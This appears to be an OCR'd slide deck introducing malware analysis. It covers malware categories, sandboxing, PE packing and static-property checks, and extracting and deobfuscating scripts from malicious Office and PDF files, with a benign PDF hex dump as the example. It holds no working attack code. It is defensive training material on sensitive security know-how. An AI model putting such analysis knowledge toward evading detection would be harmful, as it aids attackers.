
https://help.queens.edu/hc/en-us/articles/202958394-Learn-About-Viruses-Bots-Malware-and-Trojans

General Malware Types

Virus	Worm	Trojan
A malware that infects files to propagate	A malware that propagates by sending copy(ies) of itself	Trojan horses can not propagate but still able to reach victim's machine through third party means
File infection means insertion of a malicious code into another software	This type of malware can propagate via e-mail, network & removable drives, Instant Messaging, Peer-to-Peer Networks, Social Networking, exploits	Dropped by another malware, Malware is bundled with normal application installer packages, or Malware posing as a normal application is downloaded by the user

https://github.com/P1kasaur/malicious_software

Virus Types



APPENDING PREPENDING SANDWICH OVERWRITING CAVITY

Worm Types

Depends on how worms propagate:

- IM-Worm,
- P2P-Worm,
- IRC-Worm,
- Email-Worm,
- Net-Worm,
- SocMed-Worm,
- USB-Worm, and others

Trojan Types

Depends on how trojans get or drop from/into the system:

- Troj-Downloader,
- Troj-Dropper,
- Troj-Password,
- Troj-Spy, Troj-KeyLog, Troj-Proxy, Troj-C2,
- Troj-DDoS,
- Troj-IM,
- Troj-Banker,
- Troj-Backdoor, Troj-RootKit and, Troj-Ransom (separation -- Ransomware)

Other (more specific) Malware Types

- Rootkit – A trojan but should be administrator-level access
- Ransomware – *Limits and prevents* the owner of the different systems from accessing them, *stealing* their data, *locking* the screen, *encrypting* the data, and *forcing* the victim (owner) to **pay the ransom fee** with certain payment methods (usually bitcoins) that are all written in the **ransom note**.
- Fileless – **Found in the memory**, injected into a program that is either running the fileless as a DLL (Dynamic Link Library) or as a PE (Portable Executable).

Malware Analysis

Introduction to Malware Analysis and some Reverse Engineering (MA/RE) stuff

CYOS (Create Your Own Sandbox)

- Pre-Built Sandbox (OVAs / ISOs): FlareVM and Cuckoo
- Manual CYOS:
  - Create VM: Creating your own Virtual Test Machine
    - Make sure to upgrade VMware to the latest one first
    - Get latest keys available in GitHub
  - Install Tools for MA/RE: Using Chocolatey (Specific for MA/RE)
- And "Not really" CYOS:
  - Any.Run
  - VirusTotal
  - Cuckoo Online
  - Hybrid Analysis

Objectives

- High Level Methodology
- Methods of Analysis
- Analysis of different Malware
  - Portable Executables (PEs)
  - Malicious Documents
- Malware Download sites

High-Level Procedure Malware Analysis

Difficult


4. Manual Code Reversing Analysis

3. Interactive Behavior Analysis

2. Static Properties Analysis

1. Sandbox/Full-Automated Analysis

Easy



HLP Malware Analysis

1. **Fully-Automated Analysis:** Run ("detonate") the suspicious file in an *automated analysis environment ("sandbox")* to get a report on its activities, such as its interaction with the file system and network.
2. **Static Properties Analysis:** Examine metadata and other details embedded in the file (e.g., strings) without running it, so you can spot the areas you might want *to examine more deeply in subsequent steps*.
3. **Interactive Behavior Analysis:** Run the file in an *isolated laboratory environment, which you fully control*, tweaking the lab's configuration in a series of iterative experiments to study the specimen's behavior.
4. **Manual Code Reversing:** Examine the code that comprises the file, often *with the help of a disassembler and a debugger*, to understand its key capabilities and fill in the gaps left from the earlier analysis steps.

https://www.sans.org/blog/how-you-can-start-learning-malware-analysis/


HLP Malware Analysis (add'l)

1. **Fully-Automated Analysis:** for initial verifications and qualifications
   - Using VirusTotal, Hybrid Analysis, Cuckoo, and other sandboxes
2. **Static Properties Analysis:** use this if output of automated analysis is not convincing (e.g. for zero days or for forensic purposes). Observe static IOC's.
3. **Interactive Behavior Analysis:** use this if sample is heavily obfuscated, cannot be analyzed by static IOC's and requires full simulation.
4. **Manual Code Reversing:** can be static code or dynamic code analysis. Tools include decompilers, disassemblers, and debuggers.
   - Ghidra, IDA pro, Ollydbg, Ilspy, etc.

https://www.sans.org/blog/how-you-can-start-learning-malware-analysis/

Fully-Automated Analysis

Number 1 (Bottom – of the Triangle)



1. Sandbox / Fully-Automated Analysis

- Initial verification and qualification. Mostly sufficient if the file is found malicious (known sample) already.
- Just submit and Google static indicators (e.g. File hashes, IP, Domains, URI, Mutex, etc.)

BEWARE: **DO NOT** submit entire file for online utilities as much as possible

1. **VirusTotal** – submit File hash, IP address, Domain, URI
2. **TotalHash** – other than hashes, you can submit mutex, registry, pdb etc.
3. **Cuckoo Sandbox** (Local) – if files must be uploaded, run it on local sandbox instead for quick automated static/dynamic analysis.


1. Sandbox / Fully-Automated Analysis

Google – Search multiple indicators:

1. Malware Analysis Search
   https://cse.google.com/cse?cx=011750002002865445766:pc60zx1rliu
2. Malware & Domain search
   https://cse.google.com/cse?cx=013791148858571516042:mkgwsgd9da8
3. Malware sample search
   https://cse.google.com/cse?cx=001439139068102559330:uruncpbgqm8
4. APT Groups, Operations and Malware Search
   https://cse.google.com/cse?cx=003248445720253387346:turlh5vi4xc

Static Properties Analysis

Number 2 (2nd to the Bottom – of the Triangle)



2. Static Properties Analysis

"Sandbox-ing is not enough"

- If output of automated analysis is not convincing (e.g. you know file is suspicious but no hit)
- To obtain static indicators such as File Hash, IP addresses, Domains, URIs, readable strings, Imports/Libraries, Resources, etc.
- Tools for PE Analysis include:
  - EXEinfoPE, PEstudio, PEBear, Resource Hacker
- Tools for Malicious Document Analysis include:
  - oledump.py, olevba.py , pdfstreamdumper

BEWARE: Before dropping malware file on your sandbox, make sure to create a snapshot of your VM.

2. Static Properties Analysis

Portable Executable (PE) /Binary File Analysis General Steps


A. Packing Detection

B. Static Property Analysis
   1. Signature
   2. Indicator Sections
   3. Compiler Stamp
   4. Subsystems
   5. Sections
   6. Libraries and Imports
   7. Strings
   8. Resources

4D 5A


MZ
Windows/DOS executable file

2. Static Properties Analysis




A. Packing Detection

- When a PE is packed, it causes obfuscation hindering static analysis.
  - Open the malicious PE on **ExeInfoPE**
  - Check images to understand what type of file
  - Check lamer info for suggestions on how to unpacked.




Packed



Unpacked


2. Static Properties Analysis




A. Packing Detection (Packing and Unpacking)

Packed
Limited info due to obfuscation.
Packing Type: UPX


Unpacked
All info readable
Standard PE sections such as .text .rdata .data readable
More strings, imports readable



BEWARE: UPX is not the only packing software – Themida, The Enigma Protector, VMProtect, Obsidium, MPRESS, Exe Packer 2.300, ExeStealth



2. Static Properties Analysis




B. Static Property Analysis

Gather static indicators and analyze. Check and analyze PE Header, resources, imports, sections, DLLs, libraries.
Tools include **PEStudio**, **PEBear,** and **Resource Hacker**.

1. Signature
2. Indicator Sections
3. Compiler Stamp
4. Subsystems
5. Sections
6. Libraries and Imports
7. Strings
8. Resources


2. Static Properties Analysis



B. Static Property Analysis

1. Signature – language used to develop the PE
2. Indicator Sections – possible malicious indicators flagged/summarized by PE studio
3. Compiler Stamp (Under File Header) – When and where the malware was compiled. Can be manipulated
4. Subsystems – the subsystem and found on the optional header
5. Sections – executables packed?, permissions, etc.
   - on permissions, the code/txt section must be executable and readable
6. Libraries and Imports - one of the most important. Understand functionalities based on DLLs and imports:
   - On libraries (DLLs) check blacklist (common DLLs commonly associated to malware)
   - Watch for WinSocks32 and WinInet DLLs related on making network connections
   - Imports are functions under DLLs. Under this you can check malicious functions such as registry access.
   - Imports can be searched on MSDN (Microsoft Developer Network) by right click on functions or via Google
7. Strings
   - URIs, IPs, Registry Entries can be found here
8. Resources
   - Contains icons, files, even payloads that will be used by the file
   - Open via resource hacker to get more details
   - Watchout for binaries on resources. They can be droppers or payloads
   - Check for manifest for possible encoding used

2. Static Properties Analysis



- Malicious D0Cs, PDF, images with macro or scripts that are malicious. Embedded scripts typically are JavaScript or VBScript.


- Tools: **olevba.py** (DOC, XLS, PPT), **PDFStreamDumper** (PDF), vipermonkey (for VBA payloads)

2. Static Properties Analysis

- PDF [**Manual**]
  - Header and Body (Objects)

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000  25 50 44 46 2D 31 2E 37 0A 0A 31 20 30 20 6F 62  %PDF-1.7..1 0 ob
00000010  6A 20 20 25 20 65 6E 74 72 79 20 70 6F 69 6E 74  j  % entry point
00000020  0A 3C 3C 0A 20 20 2F 54 79 70 65 20 2F 43 61 74  .<<.  /Type /Cat
00000030  61 6C 6F 67 0A 20 20 2F 50 61 67 65 73 20 32 20  alog.  /Pages 2
00000040  30 20 52 0A 3E 3E 0A 65 6E 64 6F 62 6A 0A 0A 32  0 R.>>.endobj..2
00000050  20 30 20 6F 62 6A 0A 3C 3C 0A 20 20 2F 54 79 70   0 obj.<<.  /Typ
00000060  65 20 2F 50 61 67 65 73 0A 20 20 2F 4D 65 64 69  e /Pages.  /Medi
00000070  61 42 6F 78 20 5B 20 30 20 30 20 32 30 30 20 32  aBox [ 0 0 200 2
00000080  30 30 20 5D 0A 20 20 2F 43 6F 75 6E 74 20 31 0A  00 ].  /Count 1.
00000090  20 20 2F 4B 69 64 73 20 5B 20 33 20 30 20 52 20    /Kids [ 3 0 R
000000A0  5D 0A 3E 3E 0A 65 6E 64 6F 62 6A 0A 0A 33 20 30  ].>>.endobj..3 0
000000B0  20 6F 62 6A 0A 3C 3C 0A 20 20 2F 54 79 70 65 20   obj.<<.  /Type
000000C0  2F 50 61 67 65 0A 20 20 2F 50 61 72 65 6E 74 20  /Page.  /Parent
000000D0  32 20 30 20 52 0A 20 20 2F 52 65 73 6F 75 72 63  2 0 R.  /Resourc
000000E0  65 73 20 3C 3C 0A 20 20 20 20 2F 46 6F 6E 74 20  es <<.    /Font
000000F0  3C 3C 0A 20 20 20 20 20 20 2F 46 31 20 34 20 30  <<.      /F1 4 0
00000100  20 52 20 0A 20 20 20 20 3E 3E 0A 20 20 3E 3E 0A   R .    >>.  >>.
00000110  20 20 2F 43 6F 6E 74 65 6E 74 73 20 35 20 30 20    /Contents 5 0
00000120  52 0A 3E 3E 0A 65 6E 64 6F 62 6A 0A 0A 34 20 30  R.>>.endobj..4 0
00000130  20 6F 62 6A 0A 3C 3C 0A 20 20 2F 54 79 70 65 20   obj.<<.  /Type
00000140  2F 46 6F 6E 74 0A 20 20 2F 53 75 62 74 79 70 65  /Font.  /Subtype
00000150  20 2F 54 79 70 65 31 0A 20 20 2F 42 61 73 65 46   /Type1.  /BaseF
00000160  6F 6E 74 20 2F 54 69 6D 65 73 2D 52 6F 6D 61 6E  ont /Times-Roman
00000170  0A 3E 3E 0A 65 6E 64 6F 62 6A 0A 0A 35 20 30 20  .>>.endobj..5 0
```


```
1  %PDF-1.7
2
3  1 0 obj   % entry point
4  <<
5    /Type /Catalog
6    /Pages 2 0 R
7  >>
8  endobj
9
10 2 0 obj
11 <<
12   /Type /Pages
13   /MediaBox [ 0 0 200 200 ]
14   /Count 1
15   /Kids [ 3 0 R ]
16 >>
17 endobj
18
19 3 0 obj
20 <<
21   /Type /Page
22   /Parent 2 0 R
```



2. Static Properties Analysis


- PDF [**PDFStreamDumper**]
  - Header and Body (Objects)

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000  25 50 44 46 2D 31 2E 37 0A 0A 31 20 30 20 6F 62  %PDF-1.7..1 0 ob
00000010  6A 20 20 25 20 65 6E 74 72 79 20 70 6F 69 6E 74  j  % entry point
00000020  0A 3C 3C 0A 20 20 2F 54 79 70 65 20 2F 43 61 74  .<<.  /Type /Cat
00000030  61 6C 6F 67 0A 20 20 2F 50 61 67 65 73 20 32 20  alog.  /Pages 2
00000040  30 20 52 0A 3E 3E 0A 65 6E 64 6F 62 6A 0A 0A 32  0 R.>>.endobj..2
00000050  20 30 20 6F 62 6A 0A 3C 3C 0A 20 20 2F 54 79 70   0 obj.<<.  /Typ
00000060  65 20 2F 50 61 67 65 73 0A 20 20 2F 4D 65 64 69  e /Pages.  /Medi
00000070  61 42 6F 78 20 5B 20 30 20 30 20 32 30 30 20 32  aBox [ 0 0 200 2
00000080  30 30 20 5D 0A 20 20 2F 43 6F 75 6E 74 20 31 0A  00 ].  /Count 1.
00000090  20 20 2F 4B 69 64 73 20 5B 20 33 20 30 20 52 20    /Kids [ 3 0 R
000000A0  5D 0A 3E 3E 0A 65 6E 64 6F 62 6A 0A 0A 33 20 30  ].>>.endobj..3 0
000000B0  20 6F 62 6A 0A 3C 3C 0A 20 20 2F 54 79 70 65 20   obj.<<.  /Type
000000C0  2F 50 61 67 65 0A 20 20 2F 50 61 72 65 6E 74 20  /Page.  /Parent
000000D0  32 20 30 20 52 0A 20 20 2F 52 65 73 6F 75 72 63  2 0 R.  /Resourc
000000E0  65 73 20 3C 3C 0A 20 20 20 20 2F 46 6F 6E 74 20  es <<.    /Font
000000F0  3C 3C 0A 20 20 20 20 20 20 2F 46 31 20 34 20 30  <<.      /F1 4 0
00000100  20 52 20 0A 20 20 20 20 3E 3E 0A 20 20 3E 3E 0A   R .    >>.  >>.
00000110  20 20 2F 43 6F 6E 74 65 6E 74 73 20 35 20 30 20    /Contents 5 0
00000120  52 0A 3E 3E 0A 65 6E 64 6F 62 6A 0A 0A 34 20 30  R.>>.endobj..4 0
00000130  20 6F 62 6A 0A 3C 3C 0A 20 20 2F 54 79 70 65 20   obj.<<.  /Type
00000140  2F 46 6F 6E 74 0A 20 20 2F 53 75 62 74 79 70 65  /Font.  /Subtype
00000150  20 2F 54 79 70 65 31 0A 20 20 2F 42 61 73 65 46   /Type1.  /BaseF
00000160  6F 6E 74 20 2F 54 69 6D 65 73 2D 52 6F 6D 61 6E  ont /Times-Roman
00000170  0A 3E 3E 0A 65 6E 64 6F 62 6A 0A 0A 35 20 30 20  .>>.endobj..5 0
```





```
<<
/Type /Pages
/MediaBox [ 0 0 200 200 ]
/Count 1
/Kids [ 3 0 R ]
>>
```

2. Static Properties Analysis




PDF Analysis [**PDFStreamDumper**]

1. Examine the document for anomalies, such as steganography, risky tags, scripts, or other anomalous aspects. (Check Help_Videos for tutorials)
   A. Choose Tools → Options → hide header only object (to filter unnecessary objects)
   B. Choose Tools → about list view colors to check for color coding on streams
   C. Use "Search For" function. You can search for JavaScript etc.



2. Static Properties Analysis




2. Locate and extract **malicious script** using tool such as **olevba.py** and others
   - Run exploit scan (for **PDFStreamDumper**) – If the script is obfuscated, it will not work.
   - For **olevba.py**, scripts on D0Cs will be extracted automatically.

3. If relevant, deobfuscate and examine **JavaScript** or **macro code** or even **PE**.
   - For **PDFStreamDumper**, hit JavaScript UI for JavaScript. Then use Toolbox function (tb) to simulate code on simulator to deobfuscate at runtime. Select JavaScript format
     - Before running toolbox on JavaScript UI, always save your script by copying to clipboard / Notepad++ / CyberChef.
   - Locate **eval function** and then run "tb" then click Run (*Check tb.t function on toolbox as well*)
   - Result of ran script (normally this will deobfuscate to reveal shellcode) will be displayed below and you can save on clipboard / Notepad++ / CyberChef for analysis.
   - **Manual escapes** or **unescape** selections can be used to convert Hex to Unicode, vice versa.
   - For **VBA macro**, you may use **vipermonkey**.

4. Investigate threat based on behavior or system interaction (See Interactive behavior Analysis)

2. Static Properties Analysis



<-- to clipboard Script

```
